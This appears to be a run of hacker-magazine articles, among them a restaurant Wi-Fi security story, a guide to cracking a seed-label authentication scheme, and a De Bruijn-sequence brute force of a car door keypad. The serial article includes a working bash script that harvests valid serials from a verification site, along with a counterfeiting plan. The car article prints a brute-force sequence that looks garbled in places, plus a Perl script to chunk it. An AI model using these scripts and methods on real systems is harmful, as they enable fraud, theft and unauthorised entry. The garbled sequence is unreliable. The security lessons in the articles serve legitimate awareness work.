CDLC (Custom DownLoadable Content) is the same as DLC (DownLoadable Content), but in order to use CDLC you must use a patch to modify Rocksmith. Modifications are straightforward, but I would recommend going to `http://customsforge.com/`➥`forum/151-new-customsforge-`➥`support-forums/` for assistance. The best part about CDLC (besides not having to pay for it) is that anyone can create their own CDLC. Whether you use sheet music, tablature, MIDI files, or just play by ear, creating CDLC can be very rewarding, both as a musician and as a coder/creator. RS Toolkit and Editor on Fire are software tools used to accomplish the creation of CDLC. If you need assistance using these tools, I would advise that you go to `http://customsforge.com/`➥`forum/154-cdlc-support-`➥`discussion/` and if you just want to explore all the fantastic content created by other CDLC developers I'd suggest checking out `http://ignition.customsforge`➥`.com/`.

That is all I have to offer right now. I hope you have enjoyed this article and I wish you well on all your musical and technical adventures!

EVEN RESTAURANTS NEED INFOSEC

by lg0p89

Recently I attended GrrCON, an InfoSec conference in Grand Rapids, Michigan. (Incidentally, this is one of the best InfoSec cons in the Midwest with varied talks and subject matter.) While there, the group visited a local Chinese restaurant. This had the usual layout. As we walked in, the WAPs were rather conspicuous, so we knew there was Wi-Fi. There was no posting that you see at other establishments stating "The Wi-Fi password is xxxxxx." A quick look from the phone showed the Wi-Fi present and visible. From here, the manufacturer and model was researched for the specifications and potential default password. The default password and generic guesses were attempted (e.g. admin, the restaurant name, etc.) to no avail. To get where we needed to be, a smidgen of social engineering was required. The waitress was asked for the password, which was probably not for the public's use. Initially, she asked for my phone to key in the passcode. Gingerly, I told her with a smile "I never give out my phone."

I was a bit surprised to be asked to give my phone to a stranger to take to parts unknown in the restaurant to input the passcode and who knows what else. The waitress volunteered, as she wanted to be very helpful, to write down the code for me. A few moments later, she dropped off a napkin with the passcode (AF20171998) nicely written out. The napkin happened to be passed to a few others in the group. The protocol for the passcode appeared to be possibly the owner's initials,

the current year, and possibly the year the restaurant started.

From here, we were able to review the Wi-Fi IP, BSSID, local address, and what devices were on their network. Curiously and sadly, the restaurant's Wi-Fi was using WEP, still. This included the server, stations where the waitresses would input the orders, the cashier's station (presumably the device used to run the credit cards), the cashier's iPad, and several other devices not nearly as exciting.

A quick scan of the server showed the open ports and services. These included the Microsoft-DS (SMB directly over IP) and the MS-SQL-S (Microsoft SQL Server), among other services easily and quickly seen.

This is not an unusual occurrence in small- and, at times, medium-sized businesses in America. The small business owner, not knowing any better and not having the capital to purchase professional services, simply goes to the Big Box store to purchase items and try their best to install these or, better yet, have their cousin try. The results tend to be *not* optimum (aka poor - and amazingly insignificant to take advantage of for those in the field).

In this specific case, there were correct and incorrect protocols observed in this installation and procedure.

Correct

Although this was a rather disheartening chain of events, there were a few items that were of a more positive nature. Granted, there was Wi-Fi present, as anyone with a simple smart phone could tell with ease. The fact the restaurant management did not publicize this at the front of the restaurant as the patrons walked in was a good thing. Once you have this out in the open, the restaurant is manually beaconing its existence and handing out a welcome card to the curious. Without a slight sprinkle of social engineering, the Wi-Fi may be seen, but generally not entered, much like a massive wooden door on the front of a mansion. You can see the building and door, but you don't know what is on the other side.

Also a positive is the fact that the password itself did not appear to be static. From the naming protocol, it appears that the year would change annually. Although this is only an annual update, it's clearly better than nothing.

Those are two of the positive points. Alternatively, there are a few ways they could have improved the situation so they would not be as vulnerable to the InfoSec public.

Incorrect

Although the food was good, the security, unfortunately, was not. The patron/guest network really should be different. When you allow the guests access to your network where your business hardware is located, such as a waitress station where they enter the food orders, there may be an issue if someone is bored and has rudimentary equipment. As a business owner, you are asking for problem. Don't do it.

Let's say you don't want people connecting to the Wi-Fi. Don't give out the passcode. It is simply that simple. As a small business owner, you probably don't want me connecting to the Wi-Fi when you have everything else connected.

Last, but certainly not least, keep your Wi-Fi protocols up to date. This does not need to be the cutting edge and it doesn't mean adopting everything just as it comes out. If you want, just wait a bit until any potential issues have been vetted by the community at large. In this case, WEP was being fully implemented for not only the restaurant, but anyone connecting to the Wi-Fi. There is no need to expand on the inadequacies of WEP at this point. What is pertinent, however, is that WPA2 should have been in place and used, if not for the welfare of the patrons, then for the restaurant's operations and welfare.

With the rudimentary issues resolved, and without taking a massive amount of time, energy, or expense, security could have been applied in at least a baseline level. Even with this in place, the establishment would be a bit more secure and less likely to be popped, along with the customer's personally identifiable information (PII).

In Closing...

If you are a small business, or if you consult with small businesses, please make sure their technology is relatively up to date. Without this covered, the business will be at risk.

Serial Number Cracking For Fun and Profit

by MrGhostValley

Like any student of social engineering, I'm fascinated by speculative bubbles. That hype alone could cause people to act in ways they would themselves otherwise consider irrational is remarkable. Greed and fear can drive humans to do some pretty wild things - and generally, somebody stands to profit. And while, like many of you, I channel most of this fascination towards cryptocurrencies, I've been keeping a keen eye on something with even better returns. In these strange times, elite marijuana seeds have come to fetch absurd sums in private online auctions - up to $2,500 for a small packet of ten seeds.

There are huge sums of money involved, but the nature of the product is such that the buyer can't possibly know the contents. First, all cannabis seeds are virtually identical. Second - and more importantly - the buyer has no way of knowing if the seeds were what he paid for until he (and it seems in this high dollar crowd, it's nearly always a he) has grown them out for at least two and a half months. On top of that, the packaging is generally impromptu - a heat sealed Mylar envelope, or paper packet. And because the auctioneers are entirely used to offering products from private collectors, there's a serious vulnerability to unscrupulous actors auctioning off counterfeits.

Enter a third-party with a pretty good idea. We'll call them CannProve [not their actual name]. For ten cents apiece, they'll sell the original producers a specialized tamperproof label to place over their otherwise easy-to-

knockoff packaging. One end of the label has a holographic CannProve logo, while the other end has a unique serial number and a QR code. If anyone wants to verify the authenticity of a pack of seeds using a CannProve seal, they confirm that the seal hasn't been broken, and simply scan the QR code to be brought to a web page that lists information about the individual package. It's a neat mechanism that introduces a basic level of trust. Unfortunately, that trust mechanism is all too basic, because it can be exploited. A motivated attacker would size the challenge up against the payday - counterfeiting a mere six packs could yield enough money to buy a car. And, unlike trying to profit off a counterfeit Visa card or Coach bag, this whole transaction operates without visibility to authorities. A motivated attacker, in other words, would be within reason to apply some time and effort to this problem.

First, some Open Source Intelligence (OSInt). A quick Instagram search of the producers fetching top dollar at auction would reveal a photo of a strip of CannProve labels before they've been applied to packages - just a friendly assurance to potential consumers that the products are verifiable. Our attacker would pull it up on a laptop to zoom in for some clues. First, the attacker would learn the format of the serial number: a six-digit number, followed by two alphabetic characters - for example, 102015JG. After looking at a second, the attacker would notice the numeric portion is sequential, but the alphabetic is pseudo-random: after 102015JG comes 102016CS. Looking at the five labels present in the photo,

the attacker wouldn't be able to discern the hashing or algorithm to produce the two alphabetic characters from given numbers, but then there's the last clue. The attacker would scan a QR code and be brought to the verification page located at https://cannprove.com/prove/102016CS.

The attacker would realize instantly that the serial numbers are all available in the public facing URLs being served by CannProve.

Armed with only the valid serials, the attacker could generate QR codes and counterfeit labels that would scan and verify. CannProve could have prevented this - or at least made it quite a lot more difficult - by using non-sequential pseudo-random serial numbers and hashing them for their URLs. But they did not.

First, the attacker would have to pull a list of valid serial numbers. He could do this by sequentially iterating through URLs in https://cannprove.com/prove/ and checking the contents for a phrase that appears only on valid pages (such as "CannProven!"), and write the pages that meet this criteria to a file.

He could do this very quickly and easily with a simple bash script, like this:

```bash
#!/bin/bash

START=${START:-2000}
END=${END:-4999}
# call like this to adjust defaults
# START=2000 END=2001 bash hunter-gatherer.sh

echo -e "Good Serialz:\n" > good_serialz.txt


save_if_good () {
  local this_serial="${1"

  curl -sL "https://www.cannprove.com/prove/${this_serial}" \
    | grep -q 'CannProven!' \
    && echo ${this_serial} >> good_serialz.txt
}

wait_for_jobs_to_complete () {
  for job in `jobs -p`;do
    wait $job
  done
}

for num in `seq ${START} ${END}`; do
  time=$(date +"%T")
  echo "$time: Downloading Set 10$num"

  for a in {A..Z}; do
    for b in {A..Z}; do
      this_serial="10${num}${a}${b}"

      save_if_good "${this_serial}" &
    done
    wait_for_jobs_to_complete
  done
  # remove for more parallelisim (probably blow up your system
➥ file handle limits)
  wait_for_jobs_to_complete
done
wait_for_jobs_to_complete

cat good_serialz.txt
```

The motivated attacker would order the basic packaging components from Amazon, use further Instagram/Google image searches to capture detailed images of the labeling, and print the front stickers for the packaging at a local copy shop.

Now with only the seal to spoof, the motivated attacker would be left with a few possible options. First, given the value of a successful counterfeit, the motivated attacker could spend less than $5,000 to order genuine holograms with all of the related security features of the original. While this might typically be difficult to discover, Instagram once again provides high quality close-up photos of enough samples to derive the full set of security features in the hologram. This approach would be ideal and virtually impossible to detect and, although the cost could be prohibitive, the return on investment could still be massive.

In the case of limited funds, a DIY attacker would have to get creative. First, examining the photos available under the #CannProve hashtag on Instagram, the attacker would notice the QR code labels in various photos with objects that can be used to determine scale and size. The proper sized round-edge square metallic labels could be purchased from Amazon and then be printed with the derived serial numbers and associated QR codes. This still leaves the attacker with the hologram to defeat. Thankfully, Instagram saves again. A little research shows that the producer fetching the highest auction bids places the QR code portion of the label to the front and actually places a white mailing label with text over the hologram.

The challenge is simplified for the attacker: nearly any hologram sticker cut to size will do because it will be mostly obscured with a white label. Few people take the time to inspect holographic seals, and a proper inspection is impossible in online photos. Perfect? Not by any means. But the photo posted to the auction will have a working QR code that will validate as the correct item.

The motivated attacker could perform the DIY attack in just a couple of days and the more impervious attack in about six weeks given the lead time on the holographic labels. By placing all of their trust in a single security label, the producers, auctioneers, and consumers leave themselves vulnerable to a savvy attacker who could be long gone with six figures before anyone could verify the authenticity of the merchandise by growing it.

Security Lessons

First: Use randomness to make things hard to guess.

One major weakness of this trust mechanism is the sequential nature of the serial numbers. If they were longer randomized identifiers, such a brute force collection method as the BASH script would become completely impractical. You should consider this any time you need to secure something in a way that could be either patterned or random: patterns are easier to observe, easier to guess, easier to remember, and easier to process computationally.

Second: Protect and obfuscate identifying information - dividing it into pieces makes total compromise less likely.

In this case, the QR codes should be pointed to URLs based on hashes of the serial numbers, not of the serial numbers themselves. This would completely prevent any possibility of connecting the hash derived from the URL with a valid serial number. As is, if an attacker gets one, he or she has both. In your personal life, this means everything from taking precautions like removing the labels from old shipping packages before recycling them to using two-factor authentication so your password isn't a single point of failure.

Third: Social media is a public record. Think before you share.

If you post a picture of anything that you rely on for security to social media, that genie is out of the bottle. Here, the images of the packaging and the labels are what give an attacker the basic information to craft the ploy. The detailed photos of holograms showing off their neato security features are *exactly what make them susceptible to mass duplication. The same goes for your ID badges, notes with passwords, even photos of your keys*.

Fourth: Security features can at least slow and potentially stop even a motivated attacker, but not if you disable them.

A producer who covers the security features on his or her label, a business that doesn't arm its alarm, a motorist who doesn't lock his car doors when he parks at night - these are easy prey and will eventually be taken, especially if the target is valuable enough.

AUTOMATING A POLICE STATE

by Corey Kahler

When my wife received her first red-light camera ticket for failure to stop, both she and I immediately said it was impossible. No, of course it must be a problem with the automation system.

In Seattle, automated tickets come with a video link showing the infraction. Pulling it up, clear as day, my wife had California-stopped at a right turn - not completing a stop on a red and treating it more like a yield - and had technically run the light. Ticket paid.

Obviously, most folks hate these cameras, and it's not only because they automatically catch us making the tiny slip-ups that are generally forgivable which we would rather not have on our record. There are generally two main complaints beyond ego.

The first is that a human police officer should be allowed to make a judgment call on whether a ticket is warranted - the prototypical, being left off with just a warning.

Additionally, officers performing traffic stops can also discover other things - the smell of drugs, suspicious behavior, broken tail lights. Granted, red light cameras can take officer's discretion out of a clear cut situation, leading to a reduction in perceived bias or racism.

The second complaint is that automated ticket cameras are there only to make money. Tickets come in and there's indisputable evidence, so pay up and car patrols have to do less work.

This frustration is similarly aimed at end of the month heavy ticketing or speed traps that most American drivers are always aware of. Point being - cops are ticketing for their own interests, not the public safety.

I would like to introduce a third complaint: normalization of the automation of a police state.

Consider: Should cameras be allowed to check our tabs as we drive through intersections? Should it scan every license plate for proof of insurance? Generally, should your car, regardless of committing a crime, be constantly monitored for adherence to the law?

This isn't to say that automatic cameras haven't done some good. There are plenty of cases where cameras allow the police to support or deny alibis, document wrecks to determine fault, and see victims in need of assistance.

However, in those cases, the value of the cameras was incidental - not programmatic.

Take it a step further - roads monitored for speed violations based on your car's GPS. Google Maps and the aggregated data of self-driving vehicles will eventually know the speed limit on most roads. A GPS-connected vehicle follows your speed just like when you take a jog with a FitBit. So why not - if you go too fast for that area - allow you to be immediately reported and ticketed?

For current technology, this is not a huge leap.

While self-driving cars may have some control of the speed and be responsible for it at a later date, in the meantime, what can be said about a system that can track your speed and location and check your records whenever possible? And if we're fine with automation checking our speed on highways and the completeness of our stops, why not this? After all, you should always follow the law, right?

Can't we say that automation leads us more towards a police state than actually having more police watching us drive down the street?

The Hacker Perspective

by Christy Ramsey

My college completely replaced its computer system. Gone were punch cards and the stacks of paper cascading through metal benches. Instead, plastic globes embedded with shiny glass and keyboards drew me into their orbit and I spent years exploring the world of Digital Equipment Corporation and its PDP 11/70.

The very name Digital Equipment Corporation (DEC) invited investigation. Their computer systems were named "PDP" which stood for Programmable Data Processor, which is a description of a computer (as was "digital equipment"). But bankers didn't give loans to computer companies when DEC was starting up, so the computer makers at DEC got financing for Programmable Data Processors by Digital Equipment Corporation instead. They gave the banks an Easter Egg with a computer company hidden inside.

Many DEC PDP 11/70 operating system programs were written in BASIC. *101 BASIC computer games* indeed! Sweet. Even better, the sysops were learning the new system along with the students. The race between who could explore and claim the uncharted system first was on! The crown of King of Computer Lab passed back and forth daily, sometimes hourly, as new exploits were set free by student pioneers and then corralled by the settlers in the staff office.

PIP

DEC continued the word play by naming their system's copy program PIP, Peripheral Interchange Program (never say the c-word!). Lazy students discovered that instead of laboriously retyping a friend's programming assignment printout into their own account, they could just PIP and print! In minutes, the homework was at the printer with their own account number attached. More time for creative computing or fraternity fun.

Sadly, the student copying was poorly hidden; having a dozen programs turned in with the same formatting and variable names soon tipped off the professors. One got the system administrators to remove student access to PIP. Back to typing from printouts while parties were rocking and unexplored computer vistas beckoned? *No!* Remember: the operating system programs, including PIP, were written in BASIC. I could

program in BASIC. So I started working on a BASIC program to copy files from one account to another.

I thought I was busted when a professor shoulder surfed my work. I tensed as he pointed to the heart of my copying code on the screen. He said, "Good job. You need *LINE* INPUT instead of INPUT here." Hackers help each other along the way. After applying his addition, the code worked. I lowered the permissions so that anyone could execute it and PIP was back! His help was multiplied to help many tired typists.

I kept the name PIP to reduce the mental load for some of our easily confused computer-using students. (They often were coming from or going to football practice - we all have our strengths and weaknesses.) Keeping the name the same eased "customer support" requests but also attracted the attention of a system administrator. She burst into computer lab demanding, *"Who is running PIP?!"* I calmly turned to her and confessed, "I am. It's my own copying program since the system PIP doesn't work anymore." As if I didn't know why "it didn't work anymore." She glared at me. There was no rule about writing programs; that is what we were supposed to be learning. To break her stare, I offered a compromise: "I could change the name...." She left the room. In a couple of days, PIP access was quietly restored to students. Hackers fix what doesn't work.

Limits

In the late seventies, computer storage space was expensive and therefore scarce. To encourage students to be thrifty yet allow them to work on large projects, storage limits were only checked and quotas enforced only when a user logged out. One could work with large data files and save temporary files while logged in at the computer terminal, but the sign out process checked users to make sure they were under their storage quota before logging off.

The computer club had wrangled a shared account for games which was constantly just below the quota limit. This meant the last person out of the account before the lab closed had to delete saved games or scratch files or even (horrors) game programs so the account could

be logged off and locked. At closing time one night, I was dreading the shared club account cleaning; deleting files is not a hacker value. So I raced to get off the club shared account before a friend could close out, so I could stick her with the custodian job. Don't judge me, she was doing the same, both of us smirking at each other as we knew without speaking the rules and the stakes of the contest.

Well, we thought we knew the stakes. We both logged off without clearing out the account! What? We were way over the limit. We left the closed lab swearing to each other we had not deleted files. The next day, before logging in, we did a directory of the account and confirmed we had closed the account while over quota. Could nearly simultaneous log outs defeat the quota check? The first college level synchronized keyboarding team was born. Soon curious students wondered at our practice sessions: two students with their fingers hovering over RETURN (not ENTER back then) counting down before stabbing the key on *Go!* After practicing, any pair of us could log out over quota every time.

After betting the computer director we could sign off while over quota, we showed him what a little teamwork could do. He paid up and got DEC engineers to fly in and fix the bug. Due to our revelation, every DEC system in the nation was patched. No longer did PDPs simply check to see if any other users were logged in as part of the log out process. This method allowed two signing off users to "vouch" for each other concurrently. Instead, the system set a counter that tracked the number of users logged into an account, the log off decremented the counter, and the user who pulled it down to zero had to be under quota to log out. The supervisor sent a memo to every user telling them their over quota days were over. We didn't mind. We didn't need the space and it was rude to take scarce resources belonging to all. Besides... we had other ways around the quota if we needed them.

Presidential Pardon

Remember those teletype terminals? The metal benches that squatted over piles of paper? The college administration decided to establish a satellite computer lab in a classroom building about 500 yards from the computer lab which was in the basement of the library. Not wanting to waste equipment or buy additional TeleVideo terminals, those sad old paper spewing benches with keyboards were exiled to a large closet under the stairs in the classroom building. They were linked by wire thrown into a shallow trench between the library and closet which was then covered with dirt. No grounding. No shielding.

No conduit. No joy. Every time a leaf rustled or clouds bumped, the connection was lost and had to be reset. Students soon learned that the steam-punk single line limited terminals were now not just slow, but often dead. No one used them. The staff complained about the work it took to keep old terminals in any empty room connected. They were ignored. I guess having a second computer lab to brag about without any additional cost was worth grumbling from the support staff even if it was unused.

The satellite lab did have two advantages. One was no waiting or time limit for terminal use. No one was there. This was also the second advantage. No. One. Was. There. Not only were students not in the building, there was *no* staff in the evening. So no one shoulder surfing your code (see above). The computer aides and supervisors were 500 yards and four doors away. So even if you popped up on the status monitor, you had plenty of time for a getaway, assuming your activities were worth leaving the comfy library to investigate. Faced with chasing one stray or shepherding the corralled herd, supervisors rarely left the ranch house.

One night I was working on a project in my private computer lair. The door opened. This had never happened. Stay calm, someone is probably just lost. It was the president of the college. This may be bad, I thought, he probably isn't lost. But I smiled and said, "Hello." Why not? I wasn't breaking any rules as far as I knew. Mostly, because they hadn't made computer rules yet.

The president boomed out a way-too-loud greeting for a nearly empty closet: "Hello! Glad to see you working in here. How is the lab working out?" I bet he was glad to see me. I wondered how many times he had found an empty room, probably every other time. I thought, here's my chance to speak truth to power and to practice the hacker ethic when caught: don't retreat, charge!

"Well," thinking quickly, "they aren't really used. You see, there is no supervision here. If a student gets stuck, there is no one to help." I wanted to frame the lack of supervision as a lost opportunity for help and learning for this poor lonely student, me... not have him wonder what other opportunities I could find with no supervision. I also was hoping for some extra hours since I was one of the computer aides. Maybe I could get paid to be in my private computer lair. Go big or go home. And I lived on campus, so home was not an option.

He left abruptly. It was only after he left that I noticed I wasn't breathing.

The next day, I came into the main computer lab in the library and found the benches were back! The supervisor told me he didn't under-

stand it; he had been complaining for weeks with no result, but that day the old terminals were just brought back from the classroom building without explanation.

I was happy to explain. "Oh, I told the president last night the classroom lab just wasn't working out. You're welcome." I had lost my private computer lair, but the look on his face was almost worth it. I didn't investigate whether the terminals returned so lone students could get help or to prevent lone students from helping themselves.

It's a Trap!

I went back to my college about a decade after the exploits and had a tour of the completely rebuilt computer center. I pressed the supervisor about the current balance between freedom and security. He admitted that there was one way a student could not only get banned from the computer but expelled from the college: if a "password grabber" program was found on their account.

I didn't have to ask what that was. I had written the first one on the system. Thankfully, they had not thought to make that rule back then. Although, I wondered if I should ask if they would name the rule after me, like other alumni had plaques or buildings dedicated to them. Probably best I didn't pursue the honor.

The password grabber started with ringing bells on the printer. Some student watching the system status screens discovered that printing was done with something then called "pseudo-keyboards." "Virtual" would be the term today. These keyboards could be attached to devices other than your own terminal, like a printer, to control that device. The first exploit was to send ^G (ASCII Code 07) to a pseudo-keyboard attached to the printer. In the ASCII standard, ^G is defined as BEL, which made a beep or ding: a *bell*. Later, I learned how to rapidly turn on and off the single toned beep to match the frequency of notes and play a little melody, but at the time, we were limited to trying to time the commands to have the printer play a single note version of Jingle Bells, more or less. The "line printer jukebox" effort did not get good reviews among the music critics trying to program in the lab.

After the complaints became greater than the giggles, which was nearly instantaneously, I thought about other system devices that pseudo keyboards could be attached to. I realized that devices included every terminal including the ones the staff used to login as administrator. In fact, pseudo-keyboards could do more with terminals than ring a bell, they could display text - like the text in a standard log off message

and the system login prompt. Since the system login program was written in BASIC, the display output could be matched by a BASIC program. I knew BASIC. With INPUT replaced by INKEY$ for password entry (so "stars" could be displayed instead of typed password characters), a write of the entered credentials to a file, and, after printing the standard "Invalid login. Please try again.", an exit to the real login program, I had a password grabber.

Since there was no fear of expulsion in those days, and I had a friendly helper/competitor relationship with the staff, I showed the director the abilities of pseudo-keyboards beyond beeping the printer. This added some drama to his every login. From then on, he started every login by first savagely jamming down CTRL-C and filling the screen with ^Cs, sometimes with a victorious chuckle. After all, a ^C stops the execution of processes and BASIC programs such as my password grabber, which then returns the terminal to system control.

I was a little sad at the brief life of my password grabber. ^C seemed a little like cheating; it was too easy to break a program. (Breaking password grabbers is why some systems require CTRL-ALT-DEL, a descendant of ^C, before logging on today.)

In my sadness, I wondered why system programs written in BASIC didn't break with ^C. Searching the manuals, I found that the system offered a ^C trap that sent execution to a special handler in the program instead of stopping the program. Another ^C would break the handler execution... *unless the first thing the handler did was re-enable the ^C trap*. I never used the ^C proof program or shared it; I didn't want to risk it getting out. Besides, it would have ruined the joy the director's login finger dance gave us. He was happy he outsmarted me. I was happy knowing he just thought he did.

I was glad to have the opportunity and time to explore a new computer system. By being helpful on various projects, sharing what I found with the administrators, and even working at the computer center, my hacking was viewed as exploring and learning, not as a threat to system security, other students, or the college. I hope the hacker ethos of helping others use computer (and other) systems even better than their makers planned continues to make online and real life more efficient, helpful, happy, and secure.

The author can be found at the nonprofit ComputerCorps in Nevada recycling, refurbishing, and repairing old electronics with other Golden Geeks and training the next generation of hackers.

Brute Forcing a Car Door with Math

by Br@d

I have a vehicle that has a keypad on the door to unlock it. When the correct five numbers (ranging from 0-9) are entered, the doors unlock. In a perfect world, I would be pretty comfortable with this feature given that 10^5 means that there are up to 100,000 different key combinations. A thief would need to try all of these to gain access to my vehicle without breaking a window or setting off an alarm. Since these 100,000 codes are five digits long, a thief could potentially have to press 500,000 keys (100,000*5) before finding the correct one. Overall, it sounds pretty safe and very unlikely that they will guess your code, right? Wrong!

Upon further inspection, I discovered that it is far too easy to crack the code. In the following paragraphs, I will describe how I was able to figure out a method to easily and reliably crack the code on my own vehicle. Before I go any further, it is time for the obligatory disclaimer:

Simply put, don't be evil or stupid. You are responsible for your own actions. The purpose of this article is to share knowledge and bring awareness to some flaws in the design of these systems.

The first flaw in the perceived difficulty is the number of keys used to determine the number of possible unique codes. Initially, I conjectured that there are 100,000 possible codes that could be used to unlock the door.

This came from the fact that the keypad lists the numbers 0-9. However, I have yet to see a vehicle with ten buttons; most have five buttons with two numbers on each. In my case, the first button is numbers 1 and 2, while the last is 9 and 0 (you can fill in the blanks). Adjusting to account for five buttons rather than ten, we discover that our 100,000 codes have been drastically reduced to a mere 3125 (5^5). In turn, this also drops the 500,000 key presses down to only 15,625 (3125*5). But wait, it gets worse.

When playing with the keypad on my vehicle, I noticed that there was no means to "submit" the PIN when entered. As soon as the correct five-key combination was pressed, the doors would automatically unlock. This means that you can press many wrong keys prior to entering the right ones, and it will still unlock when the right sequence is entered. This seems like a major design flaw and got me thinking that there is probably a more efficient method to exploit rather than trying all 3125 combinations one after another. It would take just over two hours of endless pressing at a rate of two keys per second (15625/2 seconds = 7812.5, 7812.5/3600 (seconds in an hour) = 2.17 hours) with a potential waiting time of 17 plus hours (3125/3 failed attempts before the timeout is invoked = 1041.66*60 second timeout = 62499.6, 62499.6/3600 = 17.361 hours), although not all vehicles have a timeout function. This is where my research introduced me to the De Bruijn sequence

(https://en.wikipedia.org/
➥wiki/De_Bruijn_sequence).

In a nutshell, the De Bruijn sequence is an algorithm that creates a continuous string based on the inputted values and covers every possible combination without repeating any of them. In my case, I am dealing with a five-digit PIN that consists of five possible keys. For example, the string 1234567890 would require you to press ten keys, but actually cover six different five-digit codes:

```
12345
23456
34567
45678
56789
67890
```

saving you the time of having to enter 20 of the needed keys (5*6 = 30, 30-10 = 20).

The codes for the vehicle are expressed by ten numbers (0-9), but only five different keys are needed to perform a very basic conversion to use the De Bruijn Sequence. Instead of thinking of the values of 0-9, I needed to perceive the codes as key presses. This means that the [1/2] button now has a value of "0," the [3/4] is now "1," [5/6] gets "2," [7/8] is now "3," and finally, [9/0] is represented as a "4."

At this point, having reduced the input values down to five digits (0-4), I would love to tell you that I wrote some amazing script to generate the sequence needed for my scenario, but why reinvent the wheel? Instead, I used my Google-Fu to find an online generator (http://www.hakank.org/comb/
➥debruijn.cgi). To use this generator, you simply enter the number of possible digits (1-10) for the "k" value (five in my example) and the length of the code for "n" (again, five in my case). Once the values are submitted, the sequence is generated. The following output is the 3129-digit string that covers all 3125 possible codes (15,625 key presses) based on my five-digit and five keycode requirements:

```
00000100002000030000400011000120
00130001400021000220002300024000
31000320003300034000410004200043
00044010010102001300104001100
11200113001140012100122001230012
40013100132001330013400141000142
00143001440002100202002030020400
21100212002130021400221002200022
30022400231002320023300234002410
02420024300244003010030200303000
30400311003120031300314003210032
20032300324003310033200333003340
03410034200343003440040100402004
03004040041100412004130041400421
00422004230042400431004320043300
43400441004420044300444010110101
20101301014010210102201023010240
10310103201033010340104101042010
43010440110201103011040111101112
01113011140112101122011230112401
13101132011330113401141011420114
30114401202012030120401211012120
12130121401221012220122301224012
31012320123301234012410124201243
01244013020130301304013110131201
31301314013210132201323013240133
10133201333013340134101342013430
13440140201403014040141101412014
13014140121014220142301424014431
01432014330143401441014420144301
44402021020220202302024020310203
02020330203402041020420204302044
02103021040211102112021130211402
10212200212302124021310213202133
02134021410214202143021440220302
04022110221202213021402210222
20222302224023102022302230224
02241022420224302244023030230402
31102312023130231402321023220232
30232402331023320233302334023410
23420234302344024030240240241024
12024130241402421024220242302424
02431024320243302434024410240420
24430244403031030320303030340030
41030420430304040310403011103112
03113031140312103122031230312403
13103132031330313403141031420314-
30314403204032110321203213032140
32210322203223032240323103232032
33032340324103242032430324403304
03311033120331303314033210332203
32303240331033220333303303340334
10334203334303344034040341103412
03413034140342103422034230342403
43103432034330343403441034420344
30344040410404204043030404440110
41120411304114041210412204123044
12404131041320413304134041410414
20414304144042110421204212041240
42210422204223042240423104232042
33042340424104242042430424404311
04312043130431404321043220432304
32404331043320433304334043410434
20434304344044110441204413044140
44210442204423044240443104432044
33044304441044420444430444441111
21111311114111221112311124111321
11331113411142111431114411212112
13112141122211223112411123211233
11234112421124311244113121131311
31411322113231132411332113331133
```

```
41134211343113441141211413114141
14221142311424114321143311434114
42114431144412122121231212412132
12133121341214212143121441221312
21412222122231222412232122331223
41224212243122441231312314123221
23231232412332123331233412342123
43123441241312414124221242312424
12432124331243412442124431244413
13213133131341314213143131441321
41322213223132241323213233132341
32421324313244133141332213323133
24133321333313334133421334313344
13414134221342313424134321343 31
34341344213443134441142141143141
44142221422314224142321423314234
14242142431424414322143231432414
33214333143341434214343143441442
21442314424144321443314434 14442
14443144442222232222422233222342
22432224422323223242233322334223
43223442242232242233224233422443
22444232332342324323242442332423-
33323334233432334423424234332343
42344323444242432424424333243342
43432434424433244342444324444333
33433344334343344434344334444 0000
```

This beautiful string of numbers might be a bit much for the average mortal to memorize, but it can easily be printed on a single side of a sheet of paper using a decent sized font.

The average person should be able to enter this sequence in 26 minutes or less, given an average of two keys pressed per second ($3129/2 = 1564.5/60 = 26.075$). Unfortunately, most cars that have these door keypads have some form of timeout system in place, but there are a number of vehicles from the mid 2000s and earlier that didn't have that option. My vehicle (a 2015 Ford) does have a timeout of around 60 seconds, but it only kicks in after 35 keys have been pressed. By breaking the sequence down to 35-digit long chunks you could go through the process in 90 attempts ($3129/35 = 89.4$). However, the whole idea behind using the De Bruijn Sequence is to cover all possible combinations in a single string. To ensure that no combinations are missed, the string not only needs to be broken down into 35-digit-long segments, but we need to start each line with the last four digits of the previous one.

To solve this new requirement, I had to get a little help from the forums (as my scripting skills are still extremely noobish). The end result was this little pearl of script that takes 35 character length sub-strings from the sequence, where each sub-string starts 31 characters on from the start of the previous sub-string.

```perl
#!/usr/bin/perl

my $sequence = "<copy the
➥ sequence here>";
my $length = length $sequence;

for ( my $i = 0; $i < $length;
➥ $i += 31 ) {
 print substr($sequence, $i, 35)
➥ . "\n";
}
```

